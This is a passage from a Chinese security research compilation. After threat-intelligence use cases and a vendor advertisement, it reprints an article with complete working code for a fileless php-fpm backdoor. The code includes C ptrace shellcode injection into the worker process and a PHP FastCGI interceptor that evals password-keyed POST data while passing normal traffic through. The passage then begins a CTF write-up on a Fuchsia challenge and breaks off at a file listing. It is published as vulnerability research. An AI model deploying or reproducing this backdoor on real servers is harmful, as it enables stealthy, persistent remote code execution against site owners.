网络威胁分析师对于特定网络威胁及其情境与相关元数据的可观察特征明确规定其表达方式，并对特征及其匹配结果进行解释、处理与应用。这可以手动完成，也可以借助于自动化工具和结构化实例威胁信息完成。例如，在确定钓鱼攻击发生后，网络威胁分析师会通过分析钓鱼邮件获取相关可观察物信息（如源目的地址、真实源、主题、嵌入 URL、附件类型、特定附件等），识别钓鱼攻击中发现的相关 TTP，对攻击进行攻击链关联，合理分配指标的置信度，确定合适的处理建议，生成指标相关的自动化规则（如 Snort、YARA、OVAL 等），确定使用哪种建议措施，最后将所有这些信息整合，形成相关记录以用于共享。

（UC3）管理网络威胁响应活动

网络决策者与网络运营人员共同防护、检测网络威胁活动，调查该活动的蛛丝马迹并作出响应。预防性行动方案可具有修复性，用以修复可能被利用的漏洞、缺陷或不当配置。在检测、调查了特定事件后，可以进行响应动作。例如，在确认钓鱼攻击发生并具有明确的指标后，网络决策者与网络运营人员进行合作，以充分理解环境中钓鱼攻击的影响（包括所安装或运行的恶意软件），对潜在行动方案进行成本与效用评估，实施恰当的预防或检测措施。

（UC3.1）网络威胁预防

针对已识别威胁，网络决策者评估潜在的行动方案，选择合适的实施措施。网络运营人员实施具体措施，以预防特定网络威胁，方法包括普遍应用缓解措施和基于对主要指标的预测性解释进行针对性缓解。例如，在确认钓鱼攻击发生并具有明确的指标后，网络决策者可评估针对此钓鱼攻击相关指标建议的预防性行动方案（如在邮件网关实施阻断规则），确定相关成本与风险，最后决定是否实施相关措施。若决定实施，具体的实施活动由网络运营人员承担。

（UC3.2）网络威胁检测

网络运营人员应用自动与人工机制来监控、评估网络运营，以检测特定网络威胁，无论威胁是通过取证确认已发生，还是通过动态态势感知发现正在进行中，还是通过对主要指标进行预测性解释预测将会发生。检测一般基于网络威胁指标特征。例如，在确认钓鱼攻击发生并具有明确的指标后，网络运营人员会根据确定的攻击指标收集特定可观察物特征，将其正确应用到运营环境中，以便钓鱼攻击发生时准确检测。

（UC3.3）安全事件响应

网路运营人员对检测到的潜在网络威胁进行响应，调查已发生或正在发生的事件，尝试识别并归纳实际威胁的特征，并在可能情况下实施特定的缓解或纠正措施。

Add：北京市海淀区清华东路35号学研中心大厦C座1层
Web：www.aisec.com Tel：400-8888-405 / 010-61196263

AI 安赛AISEC

智能安全领航者

AIScanner安全检测系统

WebIDS入侵检测与漏洞感知系统

智能云WAF-Web应用防火墙

等保咨询服务

APT高级威胁分析平台

公司简介

安赛，专注智能安全前沿技术，致力为企业客户提供基于应用安全、大数据安全、云安全的解决方案与服务。目前，安赛的技术能力已被上百家互联网企业、十多个部委，及各大信息安全主管部门采用并发挥了重要作用，具备极高的口碑和知名度

2016-09	2017-01	2017-05	2017-07	2017-08	2017-08
护航G20二十国集团峰会网络安全	贵阳大数据与网络安全攻防演练	“一带一路国际合作高峰论坛”网络安全保障	香港回归二十周年网络安全保障	天津全运会网络安全保障	金砖国家领导人第九次会务网络安全保障

典型客户与合作伙伴

CNVD 国家信息安全漏洞共享平台 | 中国国家信息安全漏洞库 | 中国信息安全测评中心 | 国家信息技术安全研究中心

CAICT 中国信通院 | CNCERT/CC 国家互联网应急中心 | ISCCC 中国信息安全认证中心 | 中国人民银行 THE PEOPLE'S BANK OF CHINA

安全研究

安全总是要不断突破，面对很多习以为常的内容，发现其中的盲点。在研究过程中，不仅会逐渐加深对知识的理解，有时还能从中找到新的方向，完成一些从未想过的“骚操作”。

php-fpm 环境的一种后门实现

作者：360 观星实验室

原文：https://www.anquanke.com/post/id/163197

9.1 简介

目前常见的 php 后门基本需要文件来维持（常规 php 脚本后门：一句话、大马等各种变形；WebServer 模块：apache 扩展等，需要高权限并且需要重启 WebServer），或者是脚本运行后删除自身，利用死循环驻留在内存里，不断主动外连获取指令并且执行。两者都无法做到无需高权限、无需重启 WeServer、触发后删除脚本自身并驻留内存、无外部进程、能主动发送控制指令触发后门（避免内网无法外连的情况）。

而先前和同事一块测试 Linux 下面通过/proc/PID/fd 文件句柄来利用 php 文件包含漏洞时，无意中发现了一个有趣的现象。经过后续的分析，可以利用其在特定环境下实现受限的无文件后门，效果见动图：

9.2 测试环境

CentOS 7.5.1804 x86_64 nginx + php-fpm(监听在 tcp 9000 端口)

为了方便观察，建议修改 php-fpm 默认 pool 的如下参数：

```
# /etc/php-fpm.d/www.conf
pm.start_servers = 1
pm.min_spare_servers = 1
pm.max_spare_servers = 1
```

修改后重启 php-fpm，可以看到只有一个 master 进程和一个 worker 进程：

```
[root@localhost php-fpm.d]# ps -ef|grep php-fpm
nginx     2439 30354  0 18:40 ?        00:00:00 php-fpm: pool www
root     30354     1  0 Oct15 ?        00:00:37 php-fpm: master process (/etc/php-fpm.conf)
```

9.3 php-fpm 文件句柄泄露

在利用 php-fpm 运行的 php 脚本里，使用 system() 等函数执行外部程序时，由于 php-fpm 没有使用 FD_CLOEXEC 处理句柄，导致 fork 出来的子进程会继承 php-fpm 进程的所有文件句柄。

简单测试代码：

```
<?php
// t1.php
system("sleep 60");
```

观察访问前 worker 进程的文件句柄：

```
[root@localhost php-fpm.d]# ls -al /proc/2439/fd
total 0
dr-x------ 2 nginx nginx  0 Oct 24 18:54 .
dr-xr-xr-x 9 nginx nginx  0 Oct 24 18:40 ..
lrwx------ 1 nginx nginx 64 Oct 24 18:54 0 -> socket:[1168542]
lrwx------ 1 nginx nginx 64 Oct 24 18:54 1 -> /dev/null
lrwx------ 1 nginx nginx 64 Oct 24 18:54 2 -> /dev/null
lrwx------ 1 nginx nginx 64 Oct 24 18:54 7 -> anon_inode:[eventpoll]
[root@localhost php-fpm.d]#
```

确定 socket:[1168542] 为 php-fpm 监听的 9000 端口的 socket 句柄：

```
[root@localhost php-fpm.d]# lsof -i:9000
COMMAND   PID  USER   FD   TYPE  DEVICE SIZE/OFF NODE NAME
php-fpm  2439 nginx    0u  IPv4 1168542      0t0  TCP localhost:cslistener (LISTEN)
php-fpm 30354  root    6u  IPv4 1168542      0t0  TCP localhost:cslistener (LISTEN)
```

访问 t1.php 后，会阻塞在 php 的 system 函数调用里，此时查看 sleep 进程与 worker 进程的文件句柄：

```
[root@localhost php-fpm.d]# ps -ef|grep sleep
nginx     2547  2439  0 18:57 ?        00:00:00 sleep 60

[root@localhost php-fpm.d]# ls -al /proc/2547/fd
total 0
dr-x------ 2 nginx nginx  0 Oct 24 18:58 .
dr-xr-xr-x 9 nginx nginx  0 Oct 24 18:57 ..
lrwx------ 1 nginx nginx 64 Oct 24 18:58 0 -> socket:[1168542]
l-wx------ 1 nginx nginx 64 Oct 24 18:58 1 -> pipe:[1408640]
lrwx------ 1 nginx nginx 64 Oct 24 18:58 2 -> /dev/null
lrwx------ 1 nginx nginx 64 Oct 24 18:58 3 -> socket:[1408425]
lrwx------ 1 nginx nginx 64 Oct 24 18:58 7 -> anon_inode:[eventpoll]

[root@localhost php-fpm.d]# ls -al /proc/2439/fd
total 0
dr-x------ 2 nginx nginx  0 Oct 24 18:54 .
dr-xr-xr-x 9 nginx nginx  0 Oct 24 18:40 ..
lrwx------ 1 nginx nginx 64 Oct 24 18:54 0 -> socket:[1168542]
lrwx------ 1 nginx nginx 64 Oct 24 18:54 1 -> /dev/null
lrwx------ 1 nginx nginx 64 Oct 24 18:54 2 -> /dev/null
lrwx------ 1 nginx nginx 64 Oct 24 18:58 3 -> socket:[1408425]
lr-x------ 1 nginx nginx 64 Oct 24 18:58 4 -> pipe:[1408640]
lrwx------ 1 nginx nginx 64 Oct 24 18:54 7 -> anon_inode:[eventpoll]
```

可以发现请求 t1.php 后，nginx 发起了一个 fast-cgi 请求到 php-fpm 进程，即 woker 进程里 3 号句柄 `socket:[1408425]`。同时可以看到 sleep 继承了父进程 php-fpm 的 0 1 2 3 7 号句柄，其中的 0 号句柄也就是 php-fpm 监听的 9000 端口的 socket 句柄。

9.4 文件句柄泄露的利用

在子进程里有了继承来的 socket 句柄，就可以直接使用 accept 函数直接从该 socket 接受一个连接。下面是一个用于验证的简单 c 程序以及调用的 php 脚本：

```c
// test.c
// gcc -o test test.c
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/in.h>

int main(int argc, char *argv[])
{
    int sockfd, newsockfd, clilen;
    struct sockaddr_in cli_addr;
    clilen = sizeof(cli_addr);
    sockfd = 0;    //直接使用 0 句柄作为 socket 句柄

    //这里 accept 会阻塞，接受连接后才会执行 system()
    newsockfd = accept(sockfd, (struct sockaddr *) &cli_addr, &clilen);
    system("/bin/touch /tmp/lol");

    return 0;
}
```

```php
<?php
// t2.php
system("/tmp/test");
```

访问 t2.php 后，观察 php-fpm 进程以及子进程状态：

```
[root@localhost html]# ps -ef|grep php-fpm
nginx     2548 30354  0 Oct24 ?        00:00:00 php-fpm: pool www
nginx     2958 30354  0 11:07 ?        00:00:00 php-fpm: pool www
root     30354     1  0 Oct15 ?        00:00:40 php-fpm: master process (/etc/php-fpm.conf)

[root@localhost html]# ps -ef|grep test
nginx     2957  2548  0 11:07 ?        00:00:00 /tmp/test

[root@localhost html]# strace -p 2548
strace: Process 2548 attached
read(4,
```

```
[root@localhost html]# strace -p 2957
strace: Process 2957 attached
accept(0,

[root@localhost html]# strace -p 2958
strace: Process 2958 attached
accept(0,
```

可以看到 php-fpm 多了一个 worker 进程，用于测试的子进程 test(pid:2957) 阻塞在 accept 函数，解析 t2.php 的这个 worker 进程 (pid:2548) 阻塞在 php 的 system 函数里，系统调用体现为阻塞在 read()，即等待 system 函数返回，因此 master 进程 spawn 出新的 worker 进程来处理正常的 fast-cgi 请求。此时 php-fpm 监听在 tcp 9000 的这个 socket 句柄上有两个进程在 accept 等待新的连接，一个是正常的 php-fpm worker(pid:2958) 进程，另一个是我们的测试程序 test。

此时我们请求一个 php 页面，nginx 发起的到 9000 端口的 fast-cgi 请求就会有一定几率被我们的 test 进程 accpet 接受到。但是我们测试程序 test 里面没有处理 fast-cgi 请求，因此 nginx 直接向前端返回 500。查看 tmp 目录发现生成了 lol 文件，说明 test 进程成功通过 accept 函数从继承来的 socket 句柄中接受了一个来自 nginx 的 fast-cgi 请求。

```
[root@localhost html]# ls -al /tmp/systemd-private-165040c986624007be902da008f27727-php-fpm.se
total 12
drwxrwxrwt 2 root  root    29 Oct 25 11:27 .
drwx------ 3 root  root    17 Oct 15 10:40 ..
-rw-r--r-- 1 nginx nginx    0 Oct 25 11:27 lol
-rwxr-xr-x 1 root  root  8496 Oct 25 10:42 test
```

至此，我们利用思路就有了：

1. php 脚本先删除自身，然后用 system() 等方法运行一个外部程序
2. 外部程序起来后删除自身，驻留在内存里，直接 accpet 从 0 句柄接受来自 nginx 的 fast-cgi 请求
3. 解析 fast-cgi 请求，如果含有特定的指令，拦截请求并执行相应的代码，否则认为是正常请求，转发到 9000 端口让正常的 php-fpm worker 处理

这个利用思路的不足之处是需要起一个外部的进程。

9.5 一个另类的利用方法

到了这里铺垫写完了，进入本文分享的重点部分：如何解决上文提到的需要单独起一个进程来处理 fast-cgi 请求的不足。

php-fpm 解析 php 脚本，是在 php-fpm 的 worker 进程里进行的，也就是说理论上 php 代码是能访问到 worker 进程已经打开的文件句柄的。但是 php 对这块做了封装，在 php 里通过 fopen、socket_create 等操作文件、socket 时，得到的是一个 php resource，每个 resource 绑定了相应的文件句柄，我们是无法直接操作到文件句柄的。可以通过下面的 php 脚本简单观察一下：

```
<?php
// t3.php
sleep(10);
$socket = socket_create( AF_INET, SOCK_STREAM, SOL_TCP );
sleep(10);
```

访问 t3.php 后，查看 php-fpm worker 进程的文件句柄：

```
[root@localhost html]# ls -al /proc/2958/fd
total 0
dr-x------ 2 nginx nginx  0 Oct 25 11:16 .
dr-xr-xr-x 9 nginx nginx  0 Oct 25 11:07 ..
lrwx------ 1 nginx nginx 64 Oct 25 11:16 0 -> socket:[1168542]
lrwx------ 1 nginx nginx 64 Oct 25 11:16 1 -> /dev/null
lrwx------ 1 nginx nginx 64 Oct 25 11:16 2 -> /dev/null
lrwx------ 1 nginx nginx 64 Oct 25 12:11 3 -> socket:[1428118]
lrwx------ 1 nginx nginx 64 Oct 25 11:16 7 -> anon_inode:[eventpoll]

[root@localhost html]# ls -al /proc/2958/fd
total 0
dr-x------ 2 nginx nginx  0 Oct 25 11:16 .
dr-xr-xr-x 9 nginx nginx  0 Oct 25 11:07 ..
lrwx------ 1 nginx nginx 64 Oct 25 11:16 0 -> socket:[1168542]
lrwx------ 1 nginx nginx 64 Oct 25 11:16 1 -> /dev/null
lrwx------ 1 nginx nginx 64 Oct 25 11:16 2 -> /dev/null
lrwx------ 1 nginx nginx 64 Oct 25 12:11 3 -> socket:[1428118]
lrwx------ 1 nginx nginx 64 Oct 25 12:11 4 -> socket:[1428132]
lrwx------ 1 nginx nginx 64 Oct 25 11:16 7 -> anon_inode:[eventpoll]
```

可以看到 10 秒内只有来自 nginx 的 fast-cgi 请求的 3 号句柄。而 10 秒后，4 号句柄为 php 脚本中创建的 socket，对应 php 脚本中的 $socket 资源。

如果我们能在 php 代码中构造出一个和 0 号句柄绑定的 socket resource，我们就能直接用 php 的 accpet() 来处理来自 nginx 的 fast-cgi 请求而无需再起一个新的进程。但是翻遍了资料，最后发现 php 里无法用常规的方式构造指向特定文件句柄的 resource。

但是我们发现 worker 进程在/proc/下面的文件 owner 并不是 root，而是 php-fpm 的运行用户。这说明了 php-fpm 的 master 在 fork 出 worker 进程后，没有正确处理其 dumpable flag，导致了我们可以用 php-fpm worker 的运行用户的权限附加到 worker 上，对其进行操作。

那么我们就有了新的利用思路：

1. php 脚本运行后先删除自身
2. php 脚本里用 socket_create() 创建一个 socket
3. php 脚本释放一个外部程序，使用 system() 调用，此时子进程继承 worker 进程的运行权限
4. 子进程 attach 到父进程 (php-fpm worker)，向父进程中注入 shellcode，使用 dup2() 系统调用将 0 号句柄复制到步骤 2 中所创建的 socket 对应的句柄号，并恢复 worker 进程状态后 detach，退出
5. 子进程退出后，php 代码里已经可以通过我们创建的 socket resource 来操作 0 号句柄，对其使用 accept 获取来自 nginx 的 fast-cgi 连接
6. 解析 fast-cgi 请求，如果含有特定的指令，拦截请求并执行相应的代码，否则认为是正常请求，转发到 9000 端口让正常的 php-fpm worker 处理

通过这个利用方法，我们可以将大部分代码都用 php 实现，并且最终也是以一个被注入过的 php-fpm 进程的形式存在于服务器上。外部 c 程序只是用于注入 worker 进程，复制文件句柄。以下为注入 shellcode 的 c 代码：

```c
// dup04.c
// gcc -o dup04 dup04.c
#include <stdio.h>
#include <stdlib.h>
#include <memory.h>
#include <sys/ptrace.h>
#include <sys/wait.h>
#include <sys/user.h>

void *freeSpaceAddr(pid_t pid) {
    FILE *fp;
    char filename[30];
    char line[850];
    long addr;
    char str[20];
    char perms[5];
```

```
    sprintf(filename, "/proc/%d/maps", pid);
    fp = fopen(filename, "r");
    if(fp == NULL)
        exit(1);
    while(fgets(line, 850, fp) != NULL)
    {
        sscanf(line, "%lx-%*lx %s %*s %s %*d", &addr, perms, str);

        if(strstr(perms, "x") != NULL)
        {
            break;
        }
    }
    fclose(fp);
    return addr;
}

void ptraceRead(int pid, unsigned long long addr, void *data, int len) {
    long word = 0;
    int i = 0;
    char *ptr = (char *)data;

    for (i=0; i < len; i+=sizeof(word), word=0) {
        if ((word = ptrace(PTRACE_PEEKTEXT, pid, addr + i, NULL)) == -1) {;
            printf("[!] Error reading process memoryn");
            exit(1);
        }
        ptr[i] = word;
    }
}

void ptraceWrite(int pid, unsigned long long addr, void *data, int len) {
    long word = 0;
    int i=0;
```

```
    for(i=0; i < len; i+=sizeof(word), word=0) {
        memcpy(&word, data + i, sizeof(word));
        if (ptrace(PTRACE_POKETEXT, pid, addr + i, word) == -1) {;
            printf("[!] Error writing to process memoryn");
            exit(1);
        }
    }
}

int main(int argc, char* argv[]) {
    void *freeaddr;
    //int pid = strtol(argv[1],0,10);
    int pid = getppid();
    int status;
    struct user_regs_struct oldregs, regs;
    memset(&oldregs, 0, sizeof(struct user_regs_struct));
    memset(&regs, 0, sizeof(struct user_regs_struct));

    char shellcode[] = "x90x90x90x90x90x6ax21x58x48x31xffx6ax04x5ex0fx05xcc";

    unsigned char *oldcode;

    // Attach to the target process
    ptrace(PTRACE_ATTACH, pid, NULL, NULL);
    waitpid(pid, &status, WUNTRACED);

    // Store the current register values for later
    ptrace(PTRACE_GETREGS, pid, NULL, &oldregs);
    memcpy(&regs, &oldregs, sizeof(struct user_regs_struct));

    oldcode = (unsigned char *)malloc(sizeof(shellcode));

    // Find a place to write our code to
    freeaddr = (void *)freeSpaceAddr(pid) + sizeof(long);
```

```
    // Read from this addr to back up our code
    ptraceRead(pid, (unsigned long long)freeaddr, oldcode, sizeof(shellcode));

    // Write our new stub
    //ptraceWrite(pid, (unsigned long long)freeaddr, "/tmp/inject.sox00", 16);
    //ptraceWrite(pid, (unsigned long long)freeaddr+16, "x90x90x90x90x90x90x90", 8);
    ptraceWrite(pid, (unsigned long long)freeaddr, shellcode, sizeof(shellcode));

    // Update RIP to point to our code
    regs.rip = (unsigned long long)freeaddr + 2;

    // Set regs
    ptrace(PTRACE_SETREGS, pid, NULL, &regs);

    //sleep(5);
    // Continue execution
    ptrace(PTRACE_CONT, pid, NULL, NULL);
    waitpid(pid, &status, WUNTRACED);

    // Ensure that we are returned because of our int 0x3 trap
    if (WIFSTOPPED(status) && WSTOPSIG(status) == SIGTRAP) {
        // Get process registers, indicating if the injection suceeded
        ptrace(PTRACE_GETREGS, pid, NULL, &regs);

        if (regs.rax != 0x0) {
            printf("[*] Syscall for dup2 success.n");
        } else {
            printf("[!] Library could not be injectedn");
            return 0;
        }

        //// Now We Restore The Application Back To It's Original State ////

        // Copy old code back to memory
        ptraceWrite(pid, (unsigned long long)freeaddr, oldcode, sizeof(shellcode));
```

```
        // Set registers back to original value
        ptrace(PTRACE_SETREGS, pid, NULL, &oldregs);

        // Resume execution in original place
        ptrace(PTRACE_DETACH, pid, NULL, NULL);
        printf("[*] Resume proccess.n");
    } else {
        printf("[!] Fatal Error: Process stopped for unknown reasonn");
        exit(1);
    }

    return 0;
}
```

代码中注入的部分参考自网上，shellcode 功能很简单，通过 syscall 调用 dup2(0,4)，汇编为：

```
 5:    6a 21                   pushq  $0x21
 7:    58                      pop    %rax
 8:    48 31 ff                xor    %rdi,%rdi
 b:    6a 04                   pushq  $0x4
 d:    5e                      pop    %rsi
 e:    0f 05                   syscall
10:    cc                      int3
```

使用如下 php 代码进行注入测试并观察效果：

```
<?php
// t4.php

sleep(10);
$socket = socket_create( AF_INET, SOCK_STREAM, SOL_TCP );
sleep(10);
system('/tmp/dup04');
sleep(10);
```

访问 t4.php 后查看文件句柄：

```
[root@localhost html]# ls -al /proc/3022/fd
total 0
dr-x------ 2 nginx nginx  0 Oct 25 16:12 .
dr-xr-xr-x 9 nginx nginx  0 Oct 25 16:12 ..
lrwx------ 1 nginx nginx 64 Oct 25 17:50 0 -> socket:[1168542]
lrwx------ 1 nginx nginx 64 Oct 25 17:50 1 -> /dev/null
lrwx------ 1 nginx nginx 64 Oct 25 17:50 2 -> /dev/null
lrwx------ 1 nginx nginx 64 Oct 25 17:59 3 -> socket:[1428126]
lrwx------ 1 nginx nginx 64 Oct 25 17:50 7 -> anon_inode:[eventpoll]

[root@localhost html]# ls -al /proc/3022/fd
total 0
dr-x------ 2 nginx nginx  0 Oct 25 16:12 .
dr-xr-xr-x 9 nginx nginx  0 Oct 25 16:12 ..
lrwx------ 1 nginx nginx 64 Oct 25 17:50 0 -> socket:[1168542]
lrwx------ 1 nginx nginx 64 Oct 25 17:50 1 -> /dev/null
lrwx------ 1 nginx nginx 64 Oct 25 17:50 2 -> /dev/null
lrwx------ 1 nginx nginx 64 Oct 25 17:59 3 -> socket:[1428126]
lrwx------ 1 nginx nginx 64 Oct 25 17:59 4 -> socket:[1435131]
lrwx------ 1 nginx nginx 64 Oct 25 17:50 7 -> anon_inode:[eventpoll]

[root@localhost html]# ls -al /proc/3022/fd
total 0
dr-x------ 2 nginx nginx  0 Oct 25 16:12 .
dr-xr-xr-x 9 nginx nginx  0 Oct 25 16:12 ..
lrwx------ 1 nginx nginx 64 Oct 25 17:50 0 -> socket:[1168542]
lrwx------ 1 nginx nginx 64 Oct 25 17:50 1 -> /dev/null
lrwx------ 1 nginx nginx 64 Oct 25 17:50 2 -> /dev/null
lrwx------ 1 nginx nginx 64 Oct 25 17:59 3 -> socket:[1428126]
lrwx------ 1 nginx nginx 64 Oct 25 17:59 4 -> socket:[1168542]
lrwx------ 1 nginx nginx 64 Oct 25 17:50 7 -> anon_inode:[eventpoll]
```

可以看到 worker 进程在前 10 秒内只有来自 nginx 的一个 3 号句柄；10-20 秒多出来的 4 号句柄 socket:[1435131] 为 php 代码中 socket_create 后创建的 socket；20 秒后 dup4 运行结束，dup(0,2) 成功调用，0 号句柄的 socket:[1168542] 成功复制到 4 号句柄。此时 php 代码中已经可以通过 $socket 来操作 php-fpm 监听 tcp 9000 的 socket 了。

附上一个简单实现的脚本，通过 php 来解析 fast-cgi 并拦截特定请求：

```
<?php

$password = "beedoor";

function dolog($msg) {
    file_put_contents('/tmp/log', date('Y-m-d H:i:s') . ' ---- ' . $msg . "n", FILE_APPEND);
}

function readfcgi($socket, $type) {
    global $password;
    $buffer="";
    $postdata="";
    while(1) {
        dolog("Read 8 bytes header.");

        $data = socket_read($socket, 8);
        if ($data === "")
            return -1;
        $buffer .= $data;

        dolog(bin2hex($data));

        $header = unpack("Cver/Ctype/nid/nlen/Cpadding/Crev", $data);
        $body_len = $header["len"] + $header["padding"];

        if ($body_len > 0) {
            dolog("Read " . $body_len . " bytes body.");
            $data = socket_read($socket, $body_len);
            if ($data === "")
                return -1;
            $buffer .= $data;
            dolog(bin2hex($data));

            if ($header["type"] == 5) {
```

```
                $postdata .= $data;
                dolog("Post data found.");
            }
        }

        if ($header["type"] == $type && $body_len < 65535) {
            $stype = $type === 5 ? 'FCGI_STDIN' : 'FCGI_END_REQUEST';
            dolog($stype . " finished, braek.");
            break;
        }
    }

    //dolog(bin2hex($postdata));
    parse_str($postdata, $post_array);
    $intercept_flag = array_key_exists($password, $post_array) ? true : false;
    if ($intercept_flag)
    {
        dolog("Password in postdata, intercepted.");
        return array("intercept" => true, "buffer" => $postdata);
    } else {
        dolog("No password, passthrough.");
        return array("intercept" => false, "buffer" => $buffer);
    }
}

dolog("Init socket rescoure.");

$socket = socket_create( AF_INET, SOCK_STREAM, SOL_TCP );

dolog("dup(0,4);");

system('/tmp/dup04');

dolog("All set, waiting for connections.");
```

```
while (1) {
    $acpt=socket_accept($socket);

    dolog("Incoming connection.");

    $buffer = readfcgi($acpt,5);
    if ($buffer["intercept"] === true) {
        parse_str($buffer["buffer"], $postdata);
        $header = "";
        $outbuffer = "Content-type: text/htmlrnrn";
        ob_clean();
        ob_start();
        eval($postdata[$password]);
        $outbuffer .= ob_get_clean();

        dolog("Eval code success.");

        $outbuffer_len = strlen($outbuffer);

        dolog("Outbuffer length: " . $outbuffer_len . "bytes.");

        $slice_len = unpack("n", "x1fxf8");
        $slice_len = $slice_len[1];

        while ( strlen($outbuffer) > $slice_len ) {
            $slice = substr($outbuffer, 0, $slice_len);

            $header = pack("C2n2C2", 0x01, 0x06, 1, $slice_len, 0x00, 0x00);
            $sent_len = socket_write($acpt, $header, 8);

            dolog("Sending " . $sent_len . " bytes slice header.");
            dolog(bin2hex($header));

            $sent_len = socket_write($acpt, $slice, $slice_len);
```

```
            dolog("Sending " . $sent_len . " bytes slice.");
            dolog(bin2hex($slice));

            $outbuffer = substr($outbuffer, $slice_len);
        }

        $outbuffer_len = strlen($outbuffer);
        if ( $outbuffer_len % 8 > 0)
            $padding_len = 8 - ($outbuffer_len % 8);

        dolog("Processing last slice, outbuffer length: " . $outbuffer_len . " , padding lengt

        $outbuffer .= str_repeat("", $padding_len);
        $header = pack("C2n2C2", 0x01, 0x06, 1, $outbuffer_len, $padding_len, 0x00);

        $sent_len = socket_write($acpt, $header, 8);
        dolog("Sent 8 bytes STDOUT header to webserver.");
        dolog(bin2hex($header));

        $sent_len = socket_write($acpt, $outbuffer, strlen($outbuffer));
        dolog("Sent " . $sent_len . " bytes STDOUT body to webserver.");
        dolog(bin2hex($outbuffer));

        $header = pack("C2n2C2", 0x01, 0x03, 1, 8, 0x00, 0x00);
        $endbody = pack("C8", 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x0);

        $sent_len = socket_write($acpt, $header, 8);
        dolog("Sent 8 bytes REQUEST_END header to webserver.");
        dolog(bin2hex($header));

        $sent_len = socket_write($acpt, $endbody, 8);
        dolog("Sent 8 bytes REQUEST_END body to webserver.");
        dolog(bin2hex($endbody));

        socket_shutdown($acpt);
```

```
        continue;
    } else {
        $buffer = $buffer["buffer"];
    }

    dolog("The full buffer size is " . strlen($buffer) . " bytes.");

    $fpm_socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
    if ($fpm_socket === false) {
        dolog("Create socket for real php-fpm failed.");
        socket_close($acpt);
    }
    if (socket_connect($fpm_socket, "127.0.0.1", 9000) === false) {
        dolog("Connect to real php-fpm failed.");
        socket_close($acpt);
    }

    dolog("Connected to real php-fpm.");

    $sent_len = socket_write($fpm_socket, $buffer, strlen($buffer));

    dolog("Sent " . $sent_len . " to real php-fpm.");

    $buffer = readfcgi($fpm_socket, 3);
    //TODO: intercept real output
    $buffer = $buffer["buffer"];

    dolog("Recieved " . strlen($buffer) . " from real php-fpm.");

    socket_close($fpm_socket);

    $sent_len = socket_write($acpt, $buffer);

    dolog("Sent " . $sent_len . " bytes back to webserver.");
```

```
    socket_shutdown($acpt);


    dolog("Shutdown connection from webserver.");
}
```

9.6 利用限制

上面给出的 php 实现，利用的前提是 Linux 下的 php-fpm 环境，同时有 php 版本限制，需 5.x<5.6.35, 7.0.x<7.0.29, 7.1.x<7.1.16, 7.2.x<7.2.4。因为利用到的两个前提条件中，worker 进程未正确设置 dumpable flag 这个问题已经在 CVE-2018-10545 中修复，详情请自行查阅。而另一个条件，在 php 中通过 system 等函数来调用第三方程序时未正确处理文件描述符的问题，也已经提交给 php 官方，但 php 官方认为未能导致安全问题，不予处理。所以截止目前为止，最新版本的 php-fpm 都存在文件描述符泄露的问题。

9.7 总结

本文分享了一种 php-fpm 的另类后门实现，但比较受限。该方法虽然实现了无文件、无进程、能主动触发等特性，但是无法实现持续化，php-fpm 服务重启后即失效；同时由于生产环境中 php-fpm 的 worker 进程众多，fast-cgi 请求能被我们 accept 接受到的几率也比较小，不能稳定的触发。仅希望本文能抛砖引玉，引起大家对该问题进行更深入的探讨。如文中存在描述不准确的地方，欢迎大家批评指正。

当然如果你愿意同我们一起进行安全技术的研究和探索，请发送简历到 lab@360.net，我们期望你的加入。

rwctf frawler：luajit 与 fuchsia 的硬核玩法

作者：Anciety@r3kapig

原文：https://zhuanlan.zhihu.com/p/53329563

10.1 Frawler

首先感谢 RWCTF 的精彩题目，这道题目可以说是很有意思，虽然环境上会比较蛋疼。也感谢 @David492j 的帮助，从他那学习到了新的思路，以及逆向神 @pizza 带我 5 分钟理解程序在干啥。

不过可惜的是最后还是没有搞出来，甚至在我第一次赛后分析的时候也分析错了，给了 david 一个错误的说法。第二次分析才明白，我去原来就差一个字节。。非常可惜。

这算是个 writeup，也是个我自己的分析过程吧，我觉得这个分析过程还是很有意思的，所以写的比较详细，一方面是我自己的记录，另一方面也方便新人去看看学习一下分析思路吧。

10.2 Eur3kA & r3kapig 战队纳新

哦对了，不能忘了重要的事情，Eur3kA & r3kapig 战队招人啦! 在这个险恶的 CTF 环境中，你还不知道 web 手怎么存活吗？不知道密码学选手该怎么办吗？当然是加入 Eur3kA！是的你没看错，我们竟然非常缺 web 手！

当然也欢迎其他方向的选手加入我们啦，如果你实力强劲，打算来带我们飞，也可以不选择加入 Eu3kA 而是直接参与 r3kapig 专打国际赛！

详情请联系 anciety512@gmail.com，微信 ding641880047（添加好友请注明）。

10.3 题目基本分析及背景

首先简单分析一下题目。

```
Well, it turns out that the time machine we used to pwn suanjike is not a realworld thing :( L
The flag is located at /pkg/data/flag in frawler's namespace.

nc 100.100.0.103 31337
No undisclosed bug in public codes required. (Technically they should not be called "0-day" as
```

题目的提示里只说了 flag 文件在`/pkg/data/flag`里，看来还要进行一定分析。

题目文件比较大，下下来之后发现有一个 qemu 和一系列包，其实我之前有玩过 fuchsia 系统，所以看到这还是能基本确定这题和 fuchsia 相关的，毕竟有一个 `run-zircon` 文件。

题目文件：

```
pkg
 exe
    frawler
    frawler-host
 img
    fuchsia.zbi
    fvm.blk
    multiboot.bin
 qemu
    bin
       ivshmem-client
       ivshmem-server
       qemu-img
       qemu-io
       qemu-nbd
       qemu-system-aarch64
       qemu-system-x86_64
    libexec
       qemu-bridge-helper
    share
        qemu
            acpi-dsdt.aml
            bamboo.dtb
            bios-256k.bin
            bios.bin
            efi-e1000e.rom
            efi-e1000.rom
            efi-eepro100.rom
            efi-ne2k_pci.rom
            efi-pcnet.rom
            efi-rtl8139.rom
            efi-virtio.rom
            efi-vmxnet3.rom
            keymaps
               ar
```

```
        bepo
        common
        cz
        da
        de
        de-ch
        en-gb
        en-us
        es
        et
        fi
        fo
        fr
        fr-be
        fr-ca
        fr-ch
        hr
        hu
        is
        it
        ja
        lt
        lv
        mk
        modifiers
        nl
        nl-be
        no
        pl
        pt
        pt-br
        ru
        sl
        sv
        th
```

```
    tr
kvmvapic.bin
linuxboot.bin
linuxboot_dma.bin
multiboot.bin
openbios-ppc
openbios-sparc32
openbios-sparc64
palcode-clipper
petalogix-ml605.dtb
petalogix-s3adsp1800.dtb
ppc_rom.bin
pxe-e1000.rom
pxe-eepro100.rom
pxe-ne2k_pci.rom
pxe-pcnet.rom
pxe-rtl8139.rom
pxe-virtio.rom
QEMU,cgthree.bin
